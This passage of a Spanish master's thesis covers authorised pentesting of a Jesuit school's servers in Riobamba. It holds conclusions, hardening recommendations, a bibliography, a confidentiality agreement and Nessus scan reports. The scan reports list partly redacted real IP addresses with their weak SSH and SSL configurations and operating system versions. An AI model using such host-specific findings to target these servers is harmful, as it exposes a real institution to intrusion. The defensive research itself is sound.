La mayoría de estas plataformas proveen máxima seguridad, por defecto tienen TLS 1.2 así como estándar TLS 1.3, con la finalidad de proporcionar el mejor rendimiento y seguridad posible. Así, la protección ante ataques DoS o DDoS es más efectiva pues estas plataformas están continuamente monitoreando el tráfico, algunas ofrecen acceso al administrador a través de VPN's.

CONCLUSIONES

- Los resultados generados en las diferentes etapas de pentesting a través de varias herramientas de escaneo y explotación de vulnerabilidades como parte en su gran mayoría del sistema Kali Linux el cual contiene herramientas requeridas para este tipo de análisis y explotación a puertos abiertos de la familia de protocolos TCP permitió caracterizar los riesgos de seguridad en servidores Linux partiendo de las vulnerabilidades encontradas.

- La Generación de sistemas virtuales de similares características de los servidores objetos de estudio permitieron en la fase de explotación tener un desenvolvimiento de explotación sin el riesgo de afectar a los servidores originales, mostrando de una forma clara la forma de ataque y explotación a un Servidor: acceso a la información desde dentro del mismo, creación de archivos y de usuarios, etc.

- Los resultados obtenidos en cada fase del Pentesting hasta su culminación, facilitaron la aplicación de mecanismos de seguridad ante riesgos de ataques externos pudiendo estos últimos ser mitigados a través del tratamiento de las vulnerabilidades encontradas con una disminución global del 94% de los riesgos existentes. Este formato de evaluación se ajusta al ciclo de Deming del estándar de seguridad ISO/IEC 27001, lo que propone hacer el estudio de vulnerabilidades de manera cíclica.

- Los valores obtenidos en la estadística inferencial *chi-cuadrado* con un nivel de significancia de 0.05 y con base en la tabla de distribución son: **X^2 tabla** de 7.8147, mientras que el valor **X^2 calculado** en la investigación es de 32.83, siendo este último mayor a X^2 *tabla*, a la vez que se encuentra en el sector de NO aceptación de la Hipótesis Ho con resultado estadístico significativo, por lo que se acepta la Hipótesis investigativa Hi.

- El presente trabajo de investigación ha permitido mostrar de una manera práctica el riesgo de seguridad latente de los servidores, esto ha facilitado la realización de una propuesta de una guía de mejores prácticas para mitigación de riegos de seguridad informática enfocándose en el punto de vista de adoptar una cultura de seguridad ya que cada día surgen nuevas vulnerabilidades y en consecuencia nuevos riesgos.

RECOMENDACIONES

- Considerar como una buena práctica de análisis del estado de seguridad de los servidores frente a posibles ataques, el formato de Pentesting de forma que se puedan de manera cíclica mitigar los riesgos de intrusión a través del tratamiento de las vulnerabilidades

- Mantener los Sistemas Actualizados, los puertos abiertos si solamente son necesarios y no representan una vulnerabilidad, además de tener un buen sistema automatizado de respaldo de la información.

- Hardenizar los Servidores y equipos de la red, considerando a priori no dejar las configuraciones por default ni los puertos abiertos posterior a una instalación de sistema operativo u otro programa.

- Para el acceso remoto, se recomienda utilizar llaves públicas para que solo el personal autorizado pueda acceder al sistema, independientemente de las credenciales existentes del servidor, por lo que las claves deben ser cambiadas frecuentemente y siguiendo las consideraciones de formato de claves seguras ya que uno de los principales objetivos por parte de los atacantes es el descubrimiento de las contraseñas.

- Mantener la seguridad de los servidores ya sea a través de una DMZ o apoyados en la ubicación de los mismos en la nube de empresas reconocidas y de prestigio, de forma que el acceso físico o lógico a ellos sea fuertemente controlado.

- Conociendo que una intrusión a un servidor puede darse desde cualquier ubicación, sea externa o interna, se recomienda que la red informática sea robusta en lo referente a Hardware como a Software: Firewall con sus reglas adecuadamente establecidas, IDS, IPS, VLANs, manejar un sistema controlado a la red WiFi a través de un portal cautivo o de vouchers para personas autorizadas.

BIBLIOGRAFÍA

270001, I. (14 de 02 de 2012). *Normas ISO*. Obtenido de ISO-27001: https://www.normas-iso.com/iso-27001/

ACISSI. (2015). *Seguridad Informática - Hacking Etico*. Barcelona: ENI. Obtenido de https://books.google.com.ec/books?id=4X32wbgtNfUC&printsec=frontcover&dq=hacking+%C3%A9tico&hl=es-419&sa=X&ved=0ahUKEwing_H6i5fgAhXMmuAKHQvUDZwQ6AEILjAB#v=snippet&q=pentester&f=false

Arnedo, Pedro. (2014). *Herramientas de Análisis Forense y su aplicabilidad en la Investigación de Delitos Informáticos.* herramientas utilizadas por cracker para vulneración de sistemas: Universidad Internacional de la Rioja. Obtenido de https://reunir.unir.net/handle/123456789/2828

Baca Urbina, Gabriel. (2016). *Introducción a la Seguridad informática.* México: Grupo Editorial Patria.

Barba Olivares, Gabriel. (2017). *Modelado de amenazas, una técnica de análisis y gestión de riesgo asociado a software y aplicaciones.* Bogotá: Universidad Piloto de Colombia. Obtenido de http://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/2646/00004067.pdf?sequence=1

BLACK_HAT. (2019). *BLACK HAT*. Obtenido de https://www.blackhat.com/

Blanco López, A. (2018). TFM – Explotación de sistemas Windows y Pentesting. *Universitat Oberta de Catalunya*, 69. Obtenido de http://openaccess.uoc.edu/webapps/o2/handle/10609/74905

Caballero, Alonso. (2018). *Penetration Testing , Re-Defined*. Lima: ReYDeS. Obtenido de http://www.reydes.com/archivos/Kali_Linux_v2_ReYDeS.pdf

Carrasco, Samuel. (2019). *Evaluación de Mecanismos de Seguridad Basados en resultados de Pentesting para mitigar riesgos de intrusion en servidores.* Riobamba: ESPOCH.

CEDIA. (8 de abril de 2019). *Escuela Superior de Redes*. Obtenido de CURSO DE ETHICAL HACHING: https://www.cedia.edu.ec/es/cursos-esr/calendario/ethical-hacking-3

CIIFEN. (2017). *Aproximacion para el cálculo del Riesgo*. Obtenido de https://bit.ly/2s0NvMK

Čisar, Petar ; Čisar, Sanja Maravić; Fürstner, Igor. (2018). *Security Assessment with Kali Linux.* Serbia: BÁNKI KÖZLEMÉNYEK. Obtenido de http://bk.bgk.uni-obuda.hu/index.php/BK/article/view/24/15

Código Orgánico Integral Penal - COIP, Registro Oficial No. 180 (República del Ecuador 10 de febrero de 2014).

Computer Security Resource Center. (2008). NIST. 62-64. Obtenido de https://csrc.nist.gov/publications/detail/sp/800-115/final

CVE. (2019). *Common Vulnerabilities and Exposures*. Obtenido de http://cve.mitre.org/

DEFCON_Communications. (08 de 12 de 2019). Obtenido de DEFCON: https://www.defcon.org/

Desberg, C. (2 de February de 2016). *Estados Unidos Patente nº US009253202B2*. Obtenido de https://patentimages.storage.googleapis.com/5d/7c/5c/278ed7b7885565/US9253202.pdf

Díaz, Fernando. (2017). *Pentesting para la identificación de vulnerabilidades en la red de computadoras en la alcaldia del municipio de canton del san pablo, departamento del choco*. Chocó, Bogotá: Universidad Nacional Abierta y a Distancia. Obtenido de https://repository.unad.edu.co/handle/10596/18049

EastMadHack. (2018). *EastMadHack*. Obtenido de http://eastmadhack.org/tag/issaf/

Erazo Bastidas, C. (2017). *Identificación de vulnerabilidades de los servicios tecnológicos de la unión de cooperativas de ahorro y crédito del norte aplicando la práctica de Pentesting*. Ibarra: UTN. Obtenido de http://repositorio.utn.edu.ec/bitstream/123456789/7396/1/04%20ISC%20447%20TRABAJO%20DE%20GRADO.pdf

FIRST. (2019). *FIRST Improving Security Together*. Obtenido de https://www.first.org/cvss/

Franco, David; Perea, Jorge; Tovar, Luis. (2013). *Herramienta para la Detección de Vulnerabilidades basada en la Identificación de Servicios.* Cartagena: Universidad de Cartagena. Obtenido de https://scielo.conicyt.cl/pdf/infotec/v24n5/art03.pdf

García, Rafael. (2016). *Prueba de Penetración*. Obtenido de https://www.ecured.cu/Prueba_de_penetraci%C3%B3n

Gavilanez Sagñay, M. (2019). *Análisis de vulnerabilidades en redes ethernet utilizadas para la computación en malla con un middleware free source utilizando la metodología ppdioo.* Riobamba: ESPOCH. Obtenido de http://dspace.espoch.edu.ec/handle/123456789/9441?locale=en

Herzog, Pete. (2019). *OSSTMM*. Obtenido de https://www.isecom.org/OSSTMM.3.pdf

Hurtado, Luis. (2017). *Mecanismos para mitigar riesgos generados por la intrusión en Routers de frontera basados en resultados de un Honeypot Virtual.* Riobamba: ESPOCH. Obtenido de http://dspace.espoch.edu.ec/handle/123456789/6646

ICANN. (8 de 10 de 2019). *ICANN-Accredited Registrars*. Obtenido de ICANN-Accredited Registrars: https://www.icann.org/registrar-reports/accredited-list.html

ISACA. (2011). *Planning for and Implementing ISO 27001*. Obtenido de https://www.isaca.org/Journal/archives/2011/Volume-4/Pages/Planning-for-and-Implementing-ISO27001.aspx

ISO 27001 - Seguridad de la Información. (14 de Febrero de 2012). *NormasISO*. Obtenido de https://www.normas-iso.com/iso-27001/

Jaramillo, C., Jácome, L., Ordóñez, A., Gaona, M., Carrión, J., & Palma, M. (2017). Auditoría de gestión de seguridad informática, en entidades públicas y Privadas en Loja. *MASKANA, CEDIA*, 14. Obtenido de https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=16&cad=rja&uact=8&ved=2ahUKEwis5afj15vmAhVKq1kKHYv9CuAQFjAPegQIBxAC&url=https%3A%2F%2Fpublicaciones.ucuenca.edu.ec%2Fojs%2Findex.php%2Fmaskana%2Farticle%2Fdownload%2F1459%2F1133%2F&usg=AOvVaw3k

Kennedy, David; O'Gorman, Jim; Kearns, Devon; Aharoni, Mati. (2011). *Metasploit: The Penetration Tester's Guide.* San Francisco, CA.: BIM Indexing & Proofreading Services.

Kitterman, Scott. (2014). *Sender Policy Framework (SPF)*. Obtenido de http://www.open-spf.org/

López, Ricardo. (2018). *Fundamentos de Seguridad Informática.* Bogotá: Fundación Universitaria del Area Andina. Obtenido de http://digitk.areandina.edu.co:8080/repositorio/bitstream/123456789/2021/1/RP_eje1.pdf

Lyon, Gordon. (06 de 12 de 2019). *seclist.org*. Obtenido de https://seclists.org/fulldisclosure/

Marchionni, Enzo Augusto. (2011). *Administrador de Servidores.* Buenos Aires: Fox Andina.

Metaspolit. (2019). *Metasploit*. Obtenido de https://www.metasploit.com/

Meucci, Matteo ; Muller , Andrew. (2019). *OWASP Testing Guide.* Washington, D.C.: Creative Commons (CC) Attribution Share-Alike. Obtenido de https://www.owasp.org/images/1/19/OTGv4.pdf

Meucci, Matteo; Muller , Andrew. (2019). *OWASP*. Obtenido de https://www.owasp.org/images/1/19/OTGv4.pdf

Monar Monar, Jofre. (2017). *Propuesta de un método utilizando técnicas de programación seguras para el desarrollo de aplicaciones web en entorno php para mitigar riesgos potenciales de seguridad.* Riobamba: ESPOCH. Obtenido de http://dspace.espoch.edu.ec/handle/123456789/6749

Morales Bonilla, J. (2015). *Aplicación de hacking ético para la determinación de amenazas, iesgos y vulnerabilidades de la red inalámbrica de una institución*. Quito: EPN. Obtenido de http://bibdigital.epn.edu.ec/bitstream/15000/11155/4/CD-6404.pdf

Netquest. (12 de Diciembre de 2014). *Netquest*. Obtenido de https://www.netquest.com/blog/es/la-escala-de-likert-que-es-y-como-utilizarla

NIST. (2012). *Guide for Conducting Risk.* Gaithersburg, Montgomery - Marylan: U. S. Departament of commerce. Obtenido de https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf

Nmap-hackers. (01 de 09 de 2017). *NMAP: The Network Mapper*. Obtenido de https://nmap.org/

Ortíz, Diego. (2015). *Desarrollo de metodología para hallazgos de vulnerabilidades en redes corporativas e intrusiones controladas.* Bogotá: FUNDACIÓN UNIVERSITARIA LOS LIBERTADORES.

Palmay López, M. (2017). *Propuesta de mejores prácticas para el establecimiento de políticas de seguridad informática basado en honeynet virtuales.* Riobamba: ESPOCH. Obtenido de http://dspace.espoch.edu.ec/handle/123456789/7818

Patent, U. S. (2016). *Estados Unidos Patente nº US009264441B2*. Obtenido de https://patentimages.storage.googleapis.com/49/9e/d8/60173e76df2acc/US9264441.pdf

Patiño Castro, Julian. (2018). *Ataque aplicado a maquinas virtuales windows server 2008 y linux centos en entorno controlado para desarrollo de buenas practicas de seguridad.* Bogotá: Universidad Nacional José Acevedo y Gómez. Obtenido de https://repository.unad.edu.co/bitstream/10596/19858/1/Proyecto%20Julian%20Pati%C3%B1o%20FINAL.pdf

Pérez, Ernesto. (22 de abril de 2019). *CSIRT.CEDIA*. Obtenido de "Estemos preparados. Es fundamental": https://csirt.cedia.org.ec/2019/06/estemos-preparados-es-fundamental/

Ptes. (2017). *pentest-standard.org*. Obtenido de http://www.pentest-standard.org/index.php/Main_Page

Quispe Palacios , J., & Pérez Vinueza, D. (2016). *Propuesta metodológica para realizar pruebas de penetracion en ambientes virtuales.* Sangolquí: ESPE. Obtenido de http://repositorio.espe.edu.ec/bitstream/21000/11721/1/T-ESPE-053145.pdf

Roa Buendía, J. F. (2013). *Seguridad informática.* Madrid: McGraw-Hill España.

Rojas Buenaño, A. (2018). *Hacking ético para analizar y evaluar la seguridad informática en la infraestructura de la empresa Plasticaucho Industrial S.A.* Ambato: UTA. Obtenido de http://repositorio.uta.edu.ec/jspui/bitstream/123456789/28102/1/Tesis_%20t1417si.pdf

Rojas Osorio, J., Medina Cardenas, Y., & Rico Bautista, D. (2016). Pentesting empleando técnicas de Ethical Hacking en Redes IPv6. *Ingenio*, 18. Obtenido de http://revistas.ufpso.edu.co/index.php/ringenio/article/view/391

Ruiz, J. (2018). *Formaciónde Auditores Internos ISO27001 y Técnicas de Hacking Etico.* Bogotá: Universidad Piloto de Colombia. Obtenido de http://repository.unipiloto.edu.co/handle/20.500.12277/4648

Schmitt, Paul ; Edmundson, Anne; Mankin, Allison; Feamster, Nick. (04 de 05 de 2019). Oblivious DNS: Practical Privacy for DNS. *SCIENDO*, 8. Obtenido de https://content.sciendo.com/view/journals/popets/2019/2/article-p228.xml

Solarte, Francisco; Enriquez, Edgar; Benavides, Mirian. (2015). *Metodología de análisis y evaluación de riesgos aplicados a la seguridad informática y de información bajo la norma ISO/IEC 27001.* Guayaquil: Revista Tecnológica ESPOL – RTE, Vol. 28, N. 5, 492-507. Obtenido de www.rte.espol.edu.ec/index.php/tecnologica/article/download/456/321

Stefinko, Yaroslav; Piskozub, Andrian; Banakh, Roman. (2016). *Manual and automated penetration testing. Benefits and drawbacks. Modern tendency.* Conference IEEE Xplore. doi:10.1109/TCSET.2016.7452095

TENABLE. (2019). *Tenable*. Obtenido de https://es-la.tenable.com/products/nessus?tns_redirect=true

Tori, C. (2008). *Hacking Etico.* Rosario, Argentina: Mastroianni Impresiones.

Viver, Aydee. (2016). *Identificacion de vulnerabilidades de la red lan del buque oceanográfico de la autoridad colombiana a través de las herramientas de pruebas de pentesting.* CALI: Universidad Nacional y abierta a Distancia "UNAD". Obtenido de https://repository.unad.edu.co/bitstream/10596/12425/1/46646702.pdf

Vulnerability Assessment. (2014). *Penetration Testing Framework*. Obtenido de http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html

ANEXOS

ANEXO A – ACUERDO DE CONFIDENCIALIDAD

UNIDAD EDUCATIVA
SAN FELIPE NERI
COMPAÑÍA DE JESÚS

ACUERDO DE CONFIDENCIALIDAD

Los comparecientes por medio del presente acuerdo de confidencialidad y con base en la documentación presentada para el proyecto de investigación de Ethical Hacking "***Evaluación de mecanismos de seguridad basados en resultados de Pentesting para mitigar riesgos de intrusión en servidores***" conforme a las demás condiciones que se indican a continuación y las especificaciones detalladas acuerdan que se utilizan en el presente documento.

1. CONCEPTOS:

'**Información Confidencial**' incluirá, sin carácter limitativo, lo siguiente:

a. Toda información relativa a cualquiera de las Partes (la *"Parte Divulgadora"*, representada por el rector de la Institución), la cual otorga acceso a la otra parte (la *"Parte Receptora"*, referido al Pentester o Desarrollador del Proyecto de Investigación), ya sea que dicha información sea divulgada en forma electrónica, visual, escrita o mediante cualquier otra forma tangible y que sea identificada como confidencial o de propietaria por la Parte Divulgadora, o que la Parte Receptora entienda razonablemente que es confidencial o de propiedad de la Parte Divulgadora;

b. Todo conocimiento, ideas, métodos de operación, procesos, conocimientos técnicos, tecnología, datos, fórmulas, bases de datos, especificaciones, secretos comerciales, software, mejoras, planes y estrategias de marketing, pronósticos y oportunidades de negocios, listas de clientes e interfaces gráficas de usuario en relación con el código objeto, código fuente, software, productos de software, servicios y sistemas relacionados que la Parte Divulgadora considera confidenciales y propietarios y que, si fuesen divulgados a terceros, podrían resultar en un perjuicio a nivel de la competencia para la Parte Divulgadora; y,

c. Todo el software y propiedad intelectual de terceros que cada una de las Partes pudiese estar obligada a proteger.

2. OBLIGACIONES ESPECÍFICAS.

En contraprestación de proporcionar dicha información y evaluar, promover o concretar el proyecto presentado, cada uno de los signatarios por el presente acepta lo siguiente:

a. La Parte Receptora mantendrá en confidencialidad y no divulgará: (a) cualquier Información Confidencial obtenida directa o indirectamente de la Parte Divulgadora; (b) cualquier información que resulte del acceso de la Parte Receptora o de la evaluación de dicha información; y, (c) cualquier trabajo de desarrollo realizado por la Parte Receptora utilizando la Información Confidencial.

b. La Parte Receptora acuerda no utilizar la Información Confidencial, ni parte de la misma, para ningún fin distinto de los relativos a la prestación de los servicios contemplados en los acuerdos comerciales que pudieren resultar entre las Partes.

c. La Parte Receptora no permitirá que la Información Confidencial sea puesta a disposición de terceros salvo que la Parte Divulgadora apruebe dicha divulgación por escrito y se celebre un acuerdo de no divulgación entre el tercero y la Parte Receptora, conforme a términos aceptables para la Parte Divulgadora y sus otros proveedores. La divulgación interna de la Información Confidencial por la Parte Receptora será destinada sólo a aquellos empleados o agentes que tengan necesidad de tomar conocimiento de dicha información para cumplir con sus obligaciones. La Parte Receptora será responsable del cumplimiento de dichos empleados y agentes con las disposiciones del presente Acuerdo y, así mismo, será responsable de toda divulgación o uso erróneo por parte de los mismos.

d. En caso de incluir la Información Confidencial en otros documentos, ya sea generados en forma individual o conjunta por las Partes, estos documentos se deberán identificar como tales y la Información Confidencial se deberá considerar según los términos del presente Acuerdo.

e. La divulgación o recepción de la Información Confidencial conforme al presente Acuerdo, no obliga a las Partes a entablar acuerdos comerciales con la otra.

3. MEDIDAS DE PROTECCIÓN.

Las Partes convienen en que toda la Información confidencial que sea obtenida será mantenida como tal y guardada al menos con el nivel de protección y cuidando que actualmente o en el futuro establezcan los sistemas y/o políticas para la protección de información confidencial de cada una de las Partes y/o sus Subsidiarias. Cada una de las Partes reconoce y manifiesta que mantiene a la fecha dichos sistemas y/o políticas de protección de información confidencial y que estos últimos cumplen al menos con los estándares ordinarios que prevalecen en la industria.

4. EXCEPCIONES.

Las obligaciones de confidencialidad y uso limitado establecidas en el presente Acuerdo no se aplicarán a la información recibida conforme al presente Acuerdo en caso que:

a. Sea o pase a ser del dominio público por medios distintos de una violación del presente Acuerdo por la Parte Receptora; o

b. Ya sea de conocimiento de la Parte Receptora al momento de la divulgación, según se demuestra en la documentación por escrito de la Parte Receptora, siempre que la Parte Receptora no la haya obtenido previamente en forma directa o indirecta de manos de la Parte Divulgadora;

c. Sea legalmente recibida por la Parte Receptora de un tercero sin que medie violación del presente Acuerdo ni violación de ningún otro acuerdo entre la Parte Divulgadora y dicho tercero; o

d. Sea desarrollada en forma independiente por los empleados de la Parte Receptora que no han tenido acceso directo o indirecto a la información confidencial conforme al presente Acuerdo, ni la recibieron en forma directa o indirecta; o

e. Sea proporcionada a un tercero por la Parte Divulgadora sin que medie restricción al derecho de divulgación del tercero; o

f. Sea autorizada por escrito por la Parte Divulgadora para ser eximida de las obligaciones de confidencialidad del presente Acuerdo.

La información específica no será considerada parte de dichas excepciones meramente por estar incluida dentro de la información general que se encuentra entre las excepciones.

Si la Parte Receptora tuviese motivos para creer que podría estar legalmente obligada a divulgar información conforme al presente Acuerdo, la misma cursará notificación por escrito de inmediato a la Parte Divulgadora de modo que ésta pueda procurar una medida cautelar u otro recurso legal adecuado.


Para constancia y conformidad con las declaraciones precedentes, las Partes suscriben el presente documento.

H. Mauricio Castillo S.J.
RECTOR UESFN
PARTE DIVULGADORA

Ing. Samuel Carrasco Ll.
PENTESTER
PARTE RECEPTORA

Riobamba, 1 de febrero de 2019

ANEXO B - ESCANEO DE VULNERABILIDADES DEL 4 DE FEBRERO



Nessus

Report generated by Nessus™

Unidad Educativa San Felipe Neri

Mon, 04 Feb 2019 09:35:59 -05

TABLE OF CONTENTS

Vulnerabilities by Host

- 181.39.74.[redacted]6
- 181.39.74.67
- 181.39.74.[redacted]8

Vulnerabilities by Host — Collapse All | Expand All

181.39.74.[redacted]6

CRITICAL	HIGH	MEDIUM	LOW	INFO
0	0	3	2	0

Scan Information

Start time: Mon Feb 4 09:30:02 2019
End time: Mon Feb 4 09:35:31 2019

Host Information

IP: 181.39.74.[redacted]6
OS: Linux Kernel 3.10 on CentOS Linux release 7

Vulnerabilities

- 51192 - SSL Certificate Cannot Be Trusted
- 15901 - SSL Certificate Expiry
- 42873 - SSL Medium Strength Cipher Suites Supported
- 70658 - SSH Server CBC Mode Ciphers Enabled
- 65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah)

181.39.74.67

CRITICAL	HIGH	MEDIUM	LOW	INFO
0	0	3	3	0

Scan Information

Start time: Mon Feb 4 09:30:02 2019
End time: Mon Feb 4 09:35:59 2019

Host Information

IP: 181.39.74.67

Vulnerabilities

- 11213 - HTTP TRACE / TRACK Methods Allowed
- 90317 - SSH Weak Algorithms Supported
- 42873 - SSL Medium Strength Cipher Suites Supported
- 70658 - SSH Server CBC Mode Ciphers Enabled
- 71049 - SSH Weak MAC Algorithms Enabled
- 65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah)

181.39.74.[redacted]8

CRITICAL	HIGH	MEDIUM	LOW	INFO
0	0	4	3	0

Scan Information

Start time: Mon Feb 4 09:30:02 2019
End time: Mon Feb 4 09:34:17 2019

Host Information

IP: 181.39.74.[redacted]8
OS: Linux Kernel 2.6 on CentOS Linux release 6

Vulnerabilities

- 11213 - HTTP TRACE / TRACK Methods Allowed
- 11213 - HTTP TRACE / TRACK Methods Allowed
- 90317 - SSH Weak Algorithms Supported
- 42873 - SSL Medium Strength Cipher Suites Supported
- 70658 - SSH Server CBC Mode Ciphers Enabled
- 71049 - SSH Weak MAC Algorithms Enabled
- 65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah)

Fuente: (Pérez, Ernesto, 2019)

ANEXO C - ESCANEO DE VULNERABILIDADES DEL 6 DE JUNIO

nessus

Report generated by Nessus™

UESFNeri

Thu, 06 Jun 2019 07:20:39 -05

TABLE OF CONTENTS

Vulnerabilities by Host

- 181.39.74.[redacted]6
- 181.39.74.[redacted]7
- 181.39.74.[redacted]8
- 181.39.74.70

Vulnerabilities by Host — Collapse All | Expand All

181.39.74.[redacted]6

CRITICAL	HIGH	MEDIUM	LOW	INFO
0	0	0	1	0

Scan Information

Start time: Thu Jun 6 07:00:54 2019
End time: Thu Jun 6 07:05:33 2019

Host Information

IP: 181.39.74.[redacted]6

Vulnerabilities

70658 - SSH Server CBC Mode Ciphers Enabled +

181.39.74.[redacted]7

CRITICAL	HIGH	MEDIUM	LOW	INFO
0	0	1	2	0

Scan Information

Start time: Thu Jun 6 07:00:54 2019
End time: Thu Jun 6 07:05:46 2019

Host Information

IP: 181.39.74.[redacted]7

Vulnerabilities

90317 - SSH Weak Algorithms Supported +
70658 - SSH Server CBC Mode Ciphers Enabled +
71049 - SSH Weak MAC Algorithms Enabled +

181.39.74.[redacted]8

CRITICAL	HIGH	MEDIUM	LOW	INFO
0	0	4	3	0

Scan Information

Start time: Thu Jun 6 07:00:54 2019
End time: Thu Jun 6 07:07:20 2019

Host Information

IP: 181.39.74.[redacted]8
OS: Linux Kernel 2.6 on CentOS Linux release 6

Vulnerabilities

11213 - HTTP TRACE / TRACK Methods Allowed +
11213 - HTTP TRACE / TRACK Methods Allowed +
90317 - SSH Weak Algorithms Supported +
42873 - SSL Medium Strength Cipher Suites Supported (SWEET32) +
70658 - SSH Server CBC Mode Ciphers Enabled +
71049 - SSH Weak MAC Algorithms Enabled +
65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah) +

Fuente: (Pérez, Ernesto, 2019)

ANEXO D – INFORME DE RESULTADOS

UNIDAD EDUCATIVA
SAN FELIPE NERI
COMPAÑÍA DE JESÚS

INFORME TÉCNICO INFORMÁTICO

No. UESFN-RS-2019-08-IT16

Riobamba, 21 de agosto de 2019

Asunto: **PENTESTING A SERVIDORES DE LA INSTITUCION**

Hermano Mauricio Cadena
RECTOR
Presente.

1. ANTECEDENTE:

Considerando que:

- Como parte del trabajo de investigación titulado: "Evaluación de Mecanismos de Seguridad Basados en Resultados de Pentesting para mitigar riesgos de intrusión en servidores" de la maestría en Seguridad Telemática, de quien suscribe este documento
- Se hizo verbalmente la solicitud de mi parte para proceder con el estudio del estado de seguridad de nuestros servidores ante posibles ataques de externos o no autorizados
- Se recibió su autorización para proceder con este estudio

se procede a la realización del análisis de los mismos a través de herramientas informáticas apropiadas para el efecto.

2. PROCESO

Basado en el Modelo ISO/IEC 27001 de seguridad de la información en el cual se hace referencia al ciclo PDCA (**PLAN**, **DO**, **CHECK**, **ACT**) o modelo de Deming, como una estrategia de mejora continua y que consiste en un ciclo recursivo de análisis de seguridad, Se realiza el análisis desde el punto de vista de un atacante a través de Pentesting (Pruebas de Penetración), el cual consiste del siguiente proceso:

1) Recogimiento de Información de la empresa victima
2) Escaneo de puertos
3) Análisis de Vulnerabilidades de puertos abiertos
4) Ataque (explotación de Vulnerabilidades)
5) Recolección de Evidencias y Presentación de Informes

En cada fase se hace uso herramientas de Software libre que permiten el recogimiento de información, escaneo, análisis y ataque a vulnerabilidades.

Menciono que no todas las vulnerabilidades encontradas en un Pentesting representan un riesgo de ataque, esto lo sabemos en la fase de Ataque, pues los códigos de explotación nos mostraran si la vulnerabilidad es o no aprovechable por un ciberdelincuente.

Los Servidores Evaluados corresponden a: Web, Académico y DSpace

De los puertos escaneados en los servidores se mostraron los siguientes puertos abiertos:

Servidor Web	
22 / TCP	ssh
80 / TCP	http
443 / TCP	https

Servidor DSpace	
22 / TCP	ssh
80 / TCP	http
443 / TCP	https

Servidor Académico	
